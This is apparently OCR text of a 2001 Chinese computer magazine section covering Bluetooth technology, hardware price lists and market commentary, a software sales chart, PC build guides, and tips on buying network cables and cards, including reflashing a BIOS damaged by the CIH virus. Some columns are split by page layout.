mm的芯片中。如果把蓝牙技术引入到移动电话和笔记本电脑中,就可以去掉移动电话与笔记本电脑之间的令人讨厌的连接电缆,而通过无线使其建立通信。打印机、PDA、传真机、键盘、游戏操纵杆以及所有其他的数字设备都可以成为蓝牙系统的一部分。除此之外,蓝牙无线技术还为已存在的数字网络和外设提供通用接口,以组建一个远离固定网络的个人特别连接设备群。

蓝牙工作在全球通用的2.4GHz ISM(即工业、科学、医学)频段。与其他工作在相同频段的系统相比,蓝牙跳频更快,数据包更短,这使蓝牙比其他系统更稳定。FEC(Forward Error Correction,前向纠错)的使用抑制了长距离链路的随机噪音,同时二进制调频(FM)技术的跳频收发器被用来抑制干扰和防止衰落。

蓝牙基带协议是电路交换与分组交换的结合。在被保留的时隙中可以传输同步数据包,每个数据包以不同的频率发送。一个数据包名义上占用一个时隙,但实际上可以被扩展到占用5个时隙。蓝牙可以支持异步数据信道、多达3个的同时进行的同步话音信道,还可以用一个信道同时传送异步数据和同步话音。每个话音信道支持64kb/s同步话音链路。异步信道可以支持一端最大速率为721kb/s而另一端速率为57.6kb/s的不对称连接,也可以支持43.2kb/s的对称连接。

蓝牙系统由以下功能单元组成:无线单元、链路控制单元、链路管理和软件功能。

目前,蓝牙标准化集团Bluetooth SIG的成员企业数已达到2000家以上。除了原创的5家厂商之外,包括康柏(Compaq)、戴尔(Dell)、摩托罗拉(Motorola)、Qualcom、BMW及卡西欧(Casio)等均已加入,所有厂商已达成免收权利金的协议,以推广此项技术。而我国亦至少有12家厂商、组织已加入Bluetooth国际联盟,同时国内也在1999年初成立国内的Bluetooth SIG,以促进技术引进、市场及技术资讯扩散、应用推广等工作。

蓝牙的应用

蓝牙技术的应用被认为非常广泛而且极具潜力,没有人能够确切地说出蓝牙到底可以有多少种应用,它的应用范围实在太广了,各种潜在应用的价值也各不相同。厂商们现在所能做的只是尽快让用户接受这种新技术。

一般来讲,蓝牙技术可以应用于无线设备(如PDA、手机、智能电话、无绳电话)、图像处理设备(照相机、打印机、扫描仪)、安全产品(智能卡、身份识别、票据管理、安全检查)、消费娱乐(耳机、MP3、游戏)、汽车产品(GPS、ABS、动力系统、安全气袋)、家用电器(电视机、电冰箱、电烤箱、微波炉、音响、录像机)、医疗健身、建筑、玩具等领域。

我们可以想象一下在蓝牙技术得到普遍应用后的未来生活。

首先,当我们搬入新居时,再也不必为如何布线而烦恼了,因为蓝牙技术的应用可以让你随心所欲地安排室内的家用电器。其次,当你回到家时,不必要找电视遥控器、空调遥控器、音响遥控器等,你的手机或钥匙就已经具备了这些控制功能。更为方便的是,当你开始新的一天的工作时,蓝牙技术可以让你在家中就可启动汽车,节省你在到车上后才发动汽车的时间,在快要到达工作地点时,就可以启动你的计算机、打印机,以便你一进入办公室就迅速进入工作状态……

总之,蓝牙技术可以改变我们未来的生活方式,节省我们的工作时间,提高我们的生活质量。

蓝牙的不足之处

尽管蓝牙技术可以提供扩展商业无线空间的出色技术,但它也存在着许多先天的不足和技术上的缺陷。

首先,尽管蓝牙技术是一种可以随身携带的无线通讯连接技术,但是它不支持漫游功能。它在微网络或扩大网之间的切换必须断开与当前PAN的连接,这将使手提通话、数据同步传输和信息提取等要求自始至终稳定的数据连接的传输中断。

其次,无线通讯的保密性仍然是一大难题,基于蓝牙技术的本质,这个问题更加明显。

第三,尽管蓝牙技术可以支持高能装置发送和接收100米内的信息,然而大多数手提装置都是低能种类,只能实现10米内的信息传送。蓝牙技术中,每个微网络的最大容量是8个主动装置(包括1个主控器和7个附属器),要合理利用蓝牙技术,就必须使用独立的微网络和宽大的扩大网。这对于那些大公司,特别是员工遍布数间办公室的公司来说很成问题。

第四,虽然蓝牙采用的无线频段是目前各国大多不占用的频率段,但是这些频道在有些国家如法国等是由军队占用的,因此也造成了在全世界普及的一个障碍。

最后,价格将会是蓝牙所面临的最主要问题。由于该项技术的综合成本很高,因而会导致一些嵌入蓝牙技术模块设备的成本非常高。在进入大众市场后,也许要面临销售困境。

蓝牙的未来

目前蓝牙技术所处的阶段是将具体的规范通过部件设计转化成消费产品投向市场的过程,这一过程是中性的,且十分耗费时间。虽然目前设计的蓝牙技术的产品只有芯片,但这只是一个暂时现象,蓝牙技术有着非常美好的发展前景。

根据IDC的最新预测,到2004年,蓝牙技术将广泛应用于手机、笔记本电脑、智能手提设备中,预计美国将有1.018亿台、世界将有4.489亿台设备使用这种技术。随着技术的进步,未来的蓝牙技术更会渗入到诸如打印机、扫描仪、数码相机等硬件设备之中。

IDC还预测,至2004年,世界19%的数码相机会嵌入蓝牙技术,智能电话将成为最早采用蓝牙技术的设备。

总之,蓝牙是一项让世界为之心动并能改善人类生活的新技术,它在未来给我们带来的惊喜将会超出我们目前所具有的想象能力。



□栏目主持　胡 克

由于近一阶段节假日相对集中，所以市场上的商家大多准备了一定数量的存货，市场中各种产品的货源相对都比较充足，没有出现某种产品断货的情况。

在CPU市场中最耀眼的当属Intel和AMD的两款低端新CPU的上市，它们分别是Intel的赛扬II 800（100外频）和AMD的毒龙900。其实这两款CPU在国际市场上并不算是新品了，它们只是刚刚登陆中国的市场而已。相对而言，这两款刚上市的CPU价位高得有点儿让人难以接受，其中赛扬II 800（100外频）的售价为810元，而毒龙900的售价为870元。虽然说赛扬II 800从66外频提升到了100外频，性能有所提升，但价格相对还是有些偏高；而毒龙900也只不过是主频有所提高而已，其他方面并无突出的特色。从其上市的时间中我们不难看出，毒龙900很明显是AMD针对100外频的赛扬II 800所发售的。

其他CPU的价格继续保持全线下调状态，PIII 600E/600EB/650E/667EB/733EB/700E/750E/800EB/850E/866EB/933EB/1000的价格分别为1000/890/1060/920/930/1070/1090/1370/1430/1460/1570/1980元；赛扬II 533/566/600/633/667/700/733/766的价格分别为420/445/470/475/555/590/640/670元。 其中PIII 733EB已经开始降到了千元以下，在PIII中算是性价比较高的一款，而赛扬系列CPU也基本保持了30-40元的降幅，相信用不了多久，市场中的老款赛扬会被全新的100外频的新款赛扬所取代，如果赛扬能降到一个理想价位的话，那么对毒龙确实是一个不小的打击。在AMD CPU方面，价格保持相对平稳，降幅没有Intel的大。毒龙700/750/800/850/900的价格为380/390/500/670/870元，100外频的雷鸟1.2G/1.1G/1G/900/850的价格为1780/1480/1200/980/790元，133外频的雷鸟1.33G/1.2G/1G的价格为2570/1790/1320元。从AMD的发展趋势来看，正在向着133/266外频发展。虽然国内的133外频雷鸟的价格还是居高不下，但在国际市场上133外频的雷鸟1.33G已经降到了199美元，不久之后很可能雷鸟将全面转换到133外频，而133外频的毒龙也会问世。看来Intel的这个对手已经变得越来越强大了，Intel也感受到了从未有过的压力。

让人值得欣喜的是，128MB内存终于再次跌破300元的大关。由于大批的品牌内存相继上市，使得内存的价格开始全面下调，现在市场中PC133的现代64MB/128MB/256MB的价格分别为160/295/595元。Kingmax的内存价格也有小幅的下降，Kingmax PC133 64MB/128MB的价格为190/370元，Kingmax PC150 64MB/128MB/256MB的价格分别为200/390/830元。从长时间的内存价格走势来看，这是内存第二次达到300元以下的价位，应该不会再有大幅度的降价，所以现在应该是购买内存的一个比较好的时机。其他品牌的内存，如KingSton PC133 128MB价格为420元；KingHorse PC133 128MB/256MB价格为466/899元；金盛怡出品的PQI内存，PC133的价格为 370元，PC150的价格为390元，PC166的价格为 400元；WinWard PC133 64MB/128MB的价格为180/340元；WinWard PC150 64MB/128MB的价格为220/420元；WinWard PC166 64MB/128MB的价格为240/460元。

从总的硬盘市场走势来看，现在的主流硬盘已经逐步稳定地过渡到了30-40GB以上的容量，并且大多数用户都开始追求高转速的硬盘，毕竟7200转的硬盘和5400转的硬盘在性能上相差比较大，而它们在价格上的差距却不是特别的明显。许多攒机的用户在保证了足够大的硬盘空间的前提下，把硬盘转速的选择也放到了比较重要的位置上。IBM的75GXP和新出的60GXP无疑是当前市场中性能最好的IDE硬盘，但是由于前一段时间75GXP的全面断货，给西部数据、迈拓以及希捷等一个机会，占领了一部分市场。而随着IBM新推出的60GXP系列的上市，IBM迅速又把这个市场抢了回来，目前IBM 60GXP 40GB的价格在1300元左右。其他7200转、单碟20GB在性能上虽然与IBM的60GXP有一些差距，但价格相对来说要便宜一些。硬盘酷鱼III代硬盘20GB/40GB的硬盘价格为830/1210元；西部数据BB系列20GB/40GB价格为800/1190元；金钻六代20GB/30GB/40GB的价格分别为880/1060/1220元。

前一段时间，三星5X DVD-ROM 400多元的售价确实引起了一股不小的DVD-ROM的购买热潮，但近一段时间DVD-ROM的市场却不是那么火爆了。随着五一期间奥美嘉10X DVD-ROM的降价活动，又把DVD-ROM的市场带动了起来。五月一日这天奥美嘉这款10X的DVD-ROM仅售510元，这对于一款全区的10速DVD-ROM来说已经是相当便宜了。目前市场中多见的其他DVD-ROM还有NEC 12X，700元；创新12X，760元；SONY 12X，860元；建兴 12X，720元；先锋16X，860元；华硕8X 630元；昂达10X，650元等等。不过从目前国内的DVD市场来看，影视光盘相对丰富，程序软件光盘还不是很多。所以目前的DVD-ROM主要还是用来观看DVD影片。同CD-ROM一样，长时间观看DVD影片对于DVD-ROM的寿命也会有一定的影响，因此用户大可不必花高价去买一个高速的DVD-ROM，要知道DVD影片只需2X就已经够用了。从DVD软件的市场角度来看，现在想要购买DVD-ROM的用户还是应该把性能价格比放在首位。

杨法　余庆辉

报价杂货铺

（截止到2001.5.18，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址：http://www.cfan.com.cn/hardware/）

华东地区产品报价

CPU

产品	价格
Intel Pentium III 733盒/散	1120/990元
Intel Pentium III 866盒	1650元
Intel Pentium III 1000散	1955元
Intel Celeron II 766/733/700	730/650/610元
AMD 雷鸟 750/850/1000	750/870/1350元
AMD 毒龙 700/750/800/900	400/440/555/855 元

主板

产品	价格
Iwill(艾崴) 815EP/VD133GL	990/980元
Asus(华硕) CUSL2-C(815EP)	1050元
Asus(华硕) A7PRO	1100元
技嘉 6VX7-4X-A/升技 SE6	890/1200元
Aopen AX3S	1120元
微星 815EP/815E/K7TPro2	950/1120/890元

内存

产品	价格
KingMax 64MB PC133	215元
KingMax 128MB PC133	425元
KingMax 256MB PC133	880元
KingSton 128MB/256MB PC133	425/890元
KingSton RAMBUS 64MB/128MB	650/1330元
金邦千禧条(GL2000)128MB/256MB	370/810元
金邦金条128MB PC133	405元
HY 64MB/128MB/256MB PC133	175/315/640元

硬盘

产品	价格
星钻 20GB/30GB/40GB/80GB(5400)	765/885/1035/2600元
金钻 15GB/20GB/30GB/40GB (7200)	735/950/1240/1370元
IBM 20GB/40GB (5400)	810/1050元
IBM 30GB/45GB (7200)	1200/1400元
IBM SCSI 9.1GB/18GB	1800/2300元

显卡

产品	价格
Matrox G450 16M/32MB DDR	710/1060元
ATI All-in-Wonder128 32M	1590元
ATI Radeon LE(32M)	915元
微星 8808 TNT2 M64 16M/32M	440/ 510元
小影霸速龙 1500/3000+/6000	490/790/850元
小影霸速配 7700	1280元
七彩虹 霹雳9000	999元
艾尔莎影雷者 GeForce2MX 32MB	860元
艾尔莎影雷者 GeForce2MX 32MB白金版	960元
大力神 3D Prophet II GTS 32M	2550元
大力神 3D Prophet II GTS 64M	3800元
大力神 GeForce2 GTS Ultra	4980元
耕升 GeForce2 GTS	1888元

光驱

产品	价格
大白鲨 IV型44速	410元
索尼 52速	405元
Acer 48/50/52速	370/410/420元
Liteon(源兴) 48速	370元
华硕 50速/40速	400/360元
三星 12速 DVD-ROM	680元
LG 8速 DVD-ROM	590元
NEC 12速 DVD-ROM	840元

声卡

产品	价格
Creative(创新) Vibra 128	130元
Creative(创新) Digital 128	245元
Creative(创新) Live! Value(数码版)	490元
Creative SB LIVE!5.1 豪华版	800元
WINFAST Sound 支持光纤	380元
AOPEN YMA744PRO(带光纤)	340元

显示器

产品	价格
Philips 105S/107G/107T	1190/1860/2290元
Acer 77V/78G	1760/2390元
MAG 570FD/786FD/796FD	1799/2699/2999元
SAMSUNG 750S/753DF	1670/2150元

华南地区产品报价

硬盘

产品	价格
IBM30G/20G(7200)	1180/900元
IBM40G/20G(5400)	970/770元
金钻五代30G	1020元
金钻六代20G	960元
星钻一代30G/20G	920/790元
WD30G/20G(7200)	940/810元
WD30G/20G/10G(5400)	810/700/650元
希捷酷鱼III20.4G	850元
希捷酷鱼II20.4G	800元
希捷U5 30G/20G	790/700元

显卡

产品	价格
维硕GeForce2 GTS	990元
维硕GeForce2 MX400	700元
维硕GeForce2 MX200	640元
维硕GeForce2 MX	580元
维硕RIVA TNT2 Pro64+	435元
维硕RIVA TNT2 M64	380元
创新3D Blaster GeForce	1550元
创新Riva TNT2 Ultra	1250元
创新Riva TNT2 Value	690元
丽台GeForce2 GTS Pro	1390元
丽台GeForce2 MX400	1050元
丽台GeForce 256 DDR	1040元
丽台GeForce 256 SDR+	720元
小影霸GeForce2 5500	1600元
小影霸速配7000	1050元
小影霸速龙6000 DH	890元
小影霸GeForce2 MX	820元
小影霸速龙3000	580元
艾尔莎影雷者 MX白金版	999元
ATI Radeon 32M	1750元
ATI RAGE FURY PRO	1050元
ATI Radeon 32M DDR LE	920元

内存

产品	价格
金邦金条64M/128M/256M	190/370/740元
Gl2000千禧条64M/128M/256M	175/340/680元
HY64M/128M/256M	140/280/550元
Kingmax 64M/128M/256M	240/355/755元

CPU

产品	价格
奔腾III 1G盒装	1950元
奔腾III 933盒装	1680元
奔腾III 866盒装	1480元
奔腾III 866散装	1440元
奔腾III 800EB散装	1420元
奔腾III 733散装	925元
赛扬II 733/700/667/633	620/530/480/450元
AMD雷鸟1.33G/1.2G/1.1G	2100/1430/1350元
雷鸟1000/950/900	1200/1100/990元
AMD Duron 850/800/750	670/470/370元

主板

产品	价格
维硕VS-K7VAT/694X	750/650元
维硕VS-693AD/MVP4C	550/540元
华硕CUSL2	1130元
华硕CUSL2-C	1090元
华硕CUSL2-M	1000元
华硕CUV4X-C	820元
微星815E Pro	1180元
微星MS-6309NL	850元
磐英EP-3VHA/8KTA3	1100/1030元
磐英EP-3S2A5/8KTA2	1000/900元
磐英EP-3SPA3L	930元
技嘉GA-7ZXR	1350元
技嘉GA-60XM7E/7ZX-1	1120/840元
硕泰克SL-65DRV/75KAV-X	1050/930元
硕泰克SL-65ME/65KV2	920/720元
梅捷SY-7ISA+/7VCA-E	1050/750元
钻石AK74-EC/CS60-EC	900/890元

打印机

产品	价格
EPSON COLOR 480/580	620/880元
EPSON PHOTO 790	1860元
EPSON LQ1600K III	2880元
佳能 BJC-2100SP	750元
佳能 BJC-3000	1150元
佳能 BJC-6200	1520元
HP DJ 930C/970	1260/2850元

连邦软件销售排行榜

2001年4月20日 - 2001年5月5日

咨询电话：(010) 62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	Redhat Linux7.0精装版(3CD)	38	编程经典控件大全	38	小蒙恬手写板	450	E商2000小企业单机版	99
2	Windows2000 Server 中文版	10722	纯爱信纸	48	五笔字型第2代国标版	36	速达3000	880
3	红旗 Linux	38	贴我贴我	48	汉王笔小状元	288	轻松会计-标准版	98
4	百资Linux7.0标准版	19	CAXA电子图板V2版	650	金山笔圣-无线笔	50	智能炒股王-精装版	48
5	Windows Me中文标准版c83-00073	1188	天河机械CAD TH-MCAD14.01版	120	文杰 For Windows	158	精诚商贸通	888
6	TubroLinux6.0简体中文版(10CD)-特价版	129	流风婚纱形象设计系统	168	Office2000中文标准版021-02688	3999	降龙九九会计软件	99
7	中文之星2001大陆版	1380	VC++编程资源大全	38	请多指教--中英文名片制作系统V1.0版	48	智能炒股王3000	38
8	WIN NT 4.0 中文版	17000	VisualFoxpro6.0 中文专业版340-00573	9320	写作之星黄金版	29	NortonAntiVirus2001	1000
9	Windows 98 中文标准版730-00899	1998	网站设计经典	49	预算大师个人版(北京)	198	彩票致胜	36
10	蓝点Linux中文版2.0标准版	38	欢迎光临-海报制作系统	48	自然码 V6.0C--普及版	60	财神3000	39

名次	游戏娱乐 名称	金额(元)	教育学习 名称	金额(元)	电子图书 名称	金额(元)	实用工具 名称	金额(元)
1	石器时代	29	开天辟地3	127	古龙群侠传-全功略	20	瑞星2001标准版	188
2	古龙群侠传-简装版	68	着迷词王2001	15	石器时代游戏功略	20	KV3000标准版	178
3	新蜀山剑侠传	69	翰林汇系列	99	编程高手系列	49	豪杰超级解霸白金版	38
4	生化危机3-标准版	48	新概念系列教程	25	电脑爱好者	13	豪杰大眼睛标准版	39
5	傲世三国	68	从零开始学英语	150	PC任我行	20	金山词霸.net.2001中日英版	128
6	深海战将-中文版	48	洪恩环境英语系列	100	千年游戏全功略	28	东方快车3000标准版	39
7	奥妮-精装版	88	超星读书卡	100	趋势光盘	18	金山快译2000	28
8	轩辕剑-天之痕	69	新东方背单词软件	25	中国大百科全书光盘(1.1版)	50	东方影都-立体版	49
9	万王之王	19	无忧2001超级模拟软件系列	32	世纪图库系列	58	金山游侠3	48
10	命运战士	48	金太阳系列教程	98	中奥大行动-世界名画珍藏	28	千年-客户端	38

西北地区产品报价

产品	价格
CPU	
Duron 700/750/800/850	360/400/510/680元
Athlon 750/850/900/1GHZ	710/830/1020/1200元
赛扬II 600/633/667/700	480/500/580/610元
PIII 733EB/850EB/933EB原	1130/1500/1850元
硬盘	
WD 10G/20G/30G 5400转	640/720/830元
WD 20G/30G 7200转	830/930元
星钻一代20G/30G/40G	810/940/1110元
金钻六代20G/30G/40G	970/1240/1420元
IBM 20G/40G 5400转	750/980元
IBM 30G/45G 7200转	1120/1360元
希捷 酷鱼II 20G/30G	830/910元
希捷 U10 10G/20G	640/700元
内存	
HY 64M/128M/256 PC133	150/300/590元
Kingmax 64M/128M PC133	200/400元
kingmax 64M/128M/256M PC150	220/410/800元
主板	
CUSL2-C(815EP/133)	1060元
CUV4X-C(VIA694)	800元
A7V133/A7V-E/A7V-M	1340/980/970元
A7V1-VM/CUSL2-M	990/1010元
升技 VL6/VH6/VH6-II	700/790/840元
SA6/KT7A/KT7AR	999/1120/1250元
硕泰克 75KAV/65KVB/75KV2	980/800/850元
微星 MS-6153NL/6309A	700/930元
MS-6309NL/815EPRO	820/1150元
MS-K7TPRO II/815EP	990/1000元
技嘉 60X/60XC/60XE/60XE-1	950/950/1150/1040元
7ZX/7ZX-1/7ZXR	1100/890/1450元
磐英 BX5/6VBA2	500/600元
艾葳 WO2/WO2-EP/WO2-R	1070/1010/1370元
KA266-R	1920元
KV200/KV200-R	950/1260元

产品	价格
显示器	
飞力浦 105S/105B/105G	1230/1350/1450元
107G/107E/107T	2050/1850/2500元
美格 570FD/786FD	1799/2799元
XJ570/XJ770	1399/1899元
796FD/XJ810	2999/4499元
三星 450B/550S/550B	1150/1280/1480元
753DF/755DF/700IFT(送软驱)	2580/3300/3450元
优派 E653/E70	1420/1900元
LG 795FT/774FT/775FT	2899/2699/2599元
775N/773N/575N	1899/1830/1380元
显卡	
华硕 V3800 16M/32M(PRO/TV)	560/870元
V7100 32M GeForce2 MX	810元
V7700 GeForce2 GTS 32MDDR	1220元
微星 MS-GEFORCE 816	890元
MS-GEFORCE 818	1080元
艾尔莎 影雷者 LT 32M	620元
影雷者 PRO 32M TV	1160元
影雷者 GTS 32M DDR	2010元
昂达 TNT2 PRO 32M	550元
GeForce2 MX/TVOUT	880元
硕泰克 TNT2 M64/GeForce2 MX	480/800元
声卡	
傲锐 V512/V1	120/220元
花王 SV-750/SV-550	90/150元
创新 VIBRA 128/PCI128 D	150/220元
SB LIVE! 豪华板/标准板	850/1850元
机箱	
世纪之星 299/711/712	545/335/335元
光驱	
华硕 CD-S500	360元
白鲨王44X/白鲨增效48X	410/390元
建兴 48X/52X/12XDVD	380/390/850元
Acer 8432IA/8432A	988/1499元

装机指南

□北京　赵宁

A、经济配置

配件种类	厂家	型号	参考价格
CPU	AMD	K6-2 450	300 元
主板	磐英	EP-MVP4	520 元
内存	HY	128MB	270 元
硬盘	希捷	U5 10G	620 元
显卡	集成	——	——
声卡	集成	——	——
光驱	Acer	神行鳄 52X	400 元
软驱	SONY	1.44MB	100 元
Modem	全向	极光II型	400 元
显示器	三星	550S	1150 元
机箱电源	金河田	250W，ATX	220 元
鼠标	双飞燕	4D	50 元
键盘	普通	——	20 元
音箱	普通	——	40 元
合计			4090 元

目前不少家庭都将采购电脑的资金列入了预算中，表明国民对电脑的日益重视，实在是一件可喜可贺的好事。但是无奈不少家庭经费有限，而电脑价格一直很高，所以在购买电脑的问题上一直犹豫不决。不少朋友也来信向我索要4000元以下电脑的配置单，为了满足大家的需求，让所有家庭都能拥有自己的PC，特别为大家设计了这款入门级的配置，希望大家喜欢。

在CPU方面，我选择了K6-2。很多朋友也许觉得奇怪，干嘛用这么老的东西啊！不过这也是被迫，因为K6-2是现在市场上价格最低的CPU了。其次，与之配套的MVP4主板的价格也非常低，非常适合低端用户使用，而其性能虽然稍弱，但也能满足一般家庭用户的需求。不过如果这样配的话,为了不影响上网速度，在Modem上势必要多花点钱了。全向的外猫不错，价格也不贵，速度挺快的。当然如果您还想降低成本，用个半硬的内猫也不是不行，不过我可不推荐这么做哦！

B、主流配置


配件种类	厂家	型号	参考价格
CPU	Intel	赛扬II 667	550 元
主板	DFI 钻石	CS60-EC	850 元
内存	HY	128MB	270 元
硬盘	Maxtor	星钻　30G	850 元
显卡	UNIKA	速龙 6000	720 元
声卡	创新	Vibra 128	120 元
光驱	中科	白鲨王	410 元
软驱	SONY	1.44MB	100 元
Modem	全向	极光II型	400 元
显示器	MAG	570FD	1750 元
机箱电源	银河	天梭+动力王 200W	240 元
鼠标	双飞燕	4D	50 元
键盘	普通	——	20 元
音箱	漫步者	R1000TC	200 元
合计			6530 元

当然不少家庭期待的还是主流配置，下面推出一款6000元级中档实用机型，希望大家满意。

这套配置的机器无论是从哪方面讲都完全能满足一般家庭的应用。

CPU方面，本想选择一块低主频PIII（价格在千元上下），无奈最近村里PIII大面积缺货，只好以赛扬II顶替了。赛扬667据说有一些极品能上1GHz，看它的价格也比较便宜，就选它吧！如果您所在城市能买到低主频低价PIII（如650E、667EB等），我想多花一点钱买块PIII还是值得的，毕竟PIII的性能比赛扬要好多了。

主板方面，由于最近VIA的686B南桥出了Bug，导致VIA芯片组的口碑有些动摇，不过可惜的是价格还是没有明显下降。安全起见，我们推荐的是DFI的815EP主板。这应该算目前市场上性价比较高的主板了，只要850元，做工、性能



都毫不含糊，应该算一块不可多得的好板子。不过根据笔者的经验，目前市场上搭配赛扬、PIII最好的主板还是华硕的CUSL2，只是价格稍高，如果有条件的话不妨选择它。

5400转的大容量星钻硬盘最近在市场上可是很受欢迎的哦，由于其容量大、速度也不慢，更重要的是噪音很小，的确是家庭用户的首选配置。其实希捷的酷鱼III系列性价比也不错，而且是7200转的产品，只是在噪音和发热量方面逊色了一些。

显卡我们采用了在低价MX卡中比较受好评的速龙6000，此卡做工不错，性能方面也是有口皆碑的。当然值得一提的是Radeon　LE又降价了，如果您很欣赏Radeon系列显卡的话，不妨多花个100元买块LE，这块卡可是很拉风的哦！

MAG的纯平显示器本月有货了，而且是最新的MK II，笔者亲自看了看，虽然没有MAG广告上声称的那么明显的改进，不过效果还是相当不错的，所以毫不犹豫地向大家推荐这款新的570FD。前段时间有谣传称MAG的珑管乃是次品云云，我想只有各位亲身看过用过才能体会得到了。在这个价位上还可以选择一些平面直角的17英寸显示器，我以为“宁为鸡头，不做凤尾”，要买就买15英寸中最好的吧！

综上所述，本套配置比较平均，性能完全能满足一般家用——学习、游戏（即使大型3D游戏也能胜任）、上网等等，价格也是能够让中等收入的家庭承受，是一款很值得推荐的机型。

市场聚焦

市场聚焦

买网线分清优劣

随着个人拥有电脑数量的增加和网络的普及，很多电脑爱好者在家组建局域网，组网过程中双绞线的质量会影响到整个网络的性能和速度。在零售的双绞线中不少有质量问题，主要有仿冒知名品牌产品，用低档线冒充高档线，如用三类线冒充五类线、超五类线，出售不达标的劣质线等。不少仿冒的双绞线外皮上一样有清晰字标，具有相当的迷惑性。使用质量有问题的双绞线，最容易出现的问题是在连接线较长的情况下传输速率下降，但在使用较短双绞线的场合此问题不一定突出。目前家庭布线一般建议使用五类线，要求高的可以用超五类线。标准的双绞线外皮用氟化乙丙烯材料，具有较好的阻燃性。一些仿冒名牌的双绞线为了降低成本，外皮用普通塑料等廉价材料，大部分是易燃的，由此我们可以通过燃烧双绞线外皮来判断双绞线是否正宗，正宗的产品不容易燃烧。

3COM网卡的版本差别

3COM的3C905B-TX-NM网卡是比较高档的桌面型网卡，在业界有相当高的知名度。市场上有两种包装出售，一种是带盒的正规零售包装，一般价格在410-430元，还有一种为工业包装，价格在370-390元。两者的区别除了包装形式外，主要是零售包装中带有一张软件光盘、安装说明以及用户注册卡。3COM的3C905B网卡根据功能不同确定后缀。一般常见的400元左右的3C905B网卡为3C905B-TX-NM。如果具备远程唤醒和PC管理等高级功能的为3C905B-TX-M。另外还有3C905B-COMBO和3C905-FX（SC）等型号。一般个人家庭用户选用3C905B-TX-NM已经非常不错了，网管功能和远程唤醒不一定都用得到。

低价SCSI卡面市

近期上海电脑市场上有一批台湾品牌的SCSI卡，产品覆盖10M/s、20M/s、40M/s常用传输速度档次。由于是台湾品牌产品，所以较著名同类品牌产品要便宜不少，有些产品性能也不错，有较高的性价比，比较适合个人用户。如一款40M/s的SCSI零售价为460元。

分清D-LINK和TP-LINK的网卡

网卡市场上，D-LINK和TP-LINK两大品牌都比较有名，D-LINK的DFE-530TX更是追求高性价比的电脑玩家的首选，零售价一般超过125元。而一般TP-LINK的产品以较低的价格提供中规中矩的性能，10M/100M（PCI）自适应网卡的价格在60-70元左右，适合大众用户使用。由于两者品牌都有LINK字样，所以有些商家借D-LINK之名向用户推销TP-LINK产品，甚至有的还将TP-LING产品说成D-LINK OEM产品或是散装工业版本，借机将TP-LINK的产品卖个高于市价的好价钱。其实两品牌间没有关

C、玩家配置

配件种类	厂家	型号	参考价格
CPU	AMD	雷鸟850MHz	790元
主板	升技	KT7A	1030元
内存	HY	128MB	270元
硬盘	Maxtor	星钻一代 40G	950元
显卡	昂达	闪电6400（MX400）	750元
声卡	创新	Vibra 128	120元
光驱	中科	白鲨王	410元
软驱	SONY	1.44MB	100元
Modem	中科	大白鲨 V.92	560元
显示器	Philips	107T	2440元
机箱电源	FSP	250W ATX+普通机箱	250元
鼠标	双飞燕	4D+	60元
键盘	Acer	52M	100元
音箱	鸿禧	1188A	130元
合计			7960元

最后再为有钱的DIYer们推荐一款配置，名曰“G速狂飙”，请看——

这套配置的本质是追求最高的性价比，在金钱有限的情况下，我们不必追求P4，也不必考虑PIII，CPU我们最终看中了降低身价的雷鸟850，因为无论从性能上还价格上，雷鸟都不输于同频率的PIII处理器。主板方面选升技的KT7A，在市场上转来转去，还是觉得它最值得推荐，因为它给了你的雷鸟冲击133外频的可能。当然如果您还想玩酷的，不妨买块KT7A—RAID，体验一下RAID模式下硬盘速度的飞升吧！

显卡我推荐的是昂达的MX400，MX400是MX系列中最高档的产品，而且昂达6400是32M 5ns的三星原厂显存，给超频者提供了超频显卡显存的可能性。

飞利浦的107T，其令人满意的性能完全适于家庭使用。Modem我们采用了V.92技术的大白鲨Modem，如果你是不想上网的用户，可以不妨考虑把这部分钱花费在显示器或是音箱方面，2800元就可以买到拥有准专业水平的LG 795FTPlus显示器，或是花300多元去选购创新的新品SW300 2.1音箱。当然，这部分多余的钱还可以用来购买更高主频的雷鸟，或是买256MB内存，或是考虑900多元的GTS显卡，或是更换成7200转的硬盘（如金钻六代或IBM 60GXP等）。

总之，这套配置的灵活性是很高的，各个部分每多二三百元都会有更高质量的享受。

系，不同的价格代表不同档次的产品 。

买网卡的注意事项

出售网卡的商家很多，小到耗材柜台，大到装机店铺和网络设备专卖店。网卡的使用率越来越高，但大部分用户对网卡知识和行情了解得比较少，所以商家有较大的利润空间。对于高端的3COM和Intel网卡由于价格本身较高，加之购买者多是专业用户和内行人士，所以各商家报价都比较接近，价格报高了那些专业或准专业客户也会把价格砍下来。对于面向大众电脑用户的中档和低档网卡，不同商家的报价则有明显的差距，一般装机商铺的价格最高，现在有不少装机客户将网卡列入装机清单里，正好给商家一个平衡整机利润的机会。耗材柜台网卡的报价是依人而定，弹性十足，反正没有固定的报价单，就来个漫天要价就地还价，如果碰上没有还价或还价少的顾客就赚了。市场上有不少仿冒的网卡就是从各耗材柜台流向用户手中的。网络设备专卖店一般价格比较稳定，报价公开化，有时我们还可以看到同时标有零售价和批发价，凭消费者的口才不难买到批发价。不过网络设备专卖店在电脑城中所处的位置不是十分突出，数量也比较少，找这些商家要仔细一些。

中CIH病毒，可重新烧录BIOS芯片

CIH病毒发作使电脑用户的主板BIOS受到破坏以致不能正常启动。解决的方法多种多样，比较安全正规的方法是使用编程烧录器对BIOS芯片直接写入正确的内容。这项服务在很多出售烧录器单片机的商店都有提供，烧录一块BIOS芯片的价格也非常便宜。上海地区在徐家汇太平洋电脑城三楼就有这样的商家。不过用户要自备写入文件，用户可以到该主板网页上下载BIOS升级程序，从中分离出需要的BIOS数据文件。或者也可以到使用同型号主板的朋友处借BIOS芯片一用，利用编程烧录器的复制功能复制一块相同内容的BIOS芯片，同样可以解决问题。

玩环绕声，注意线材接头

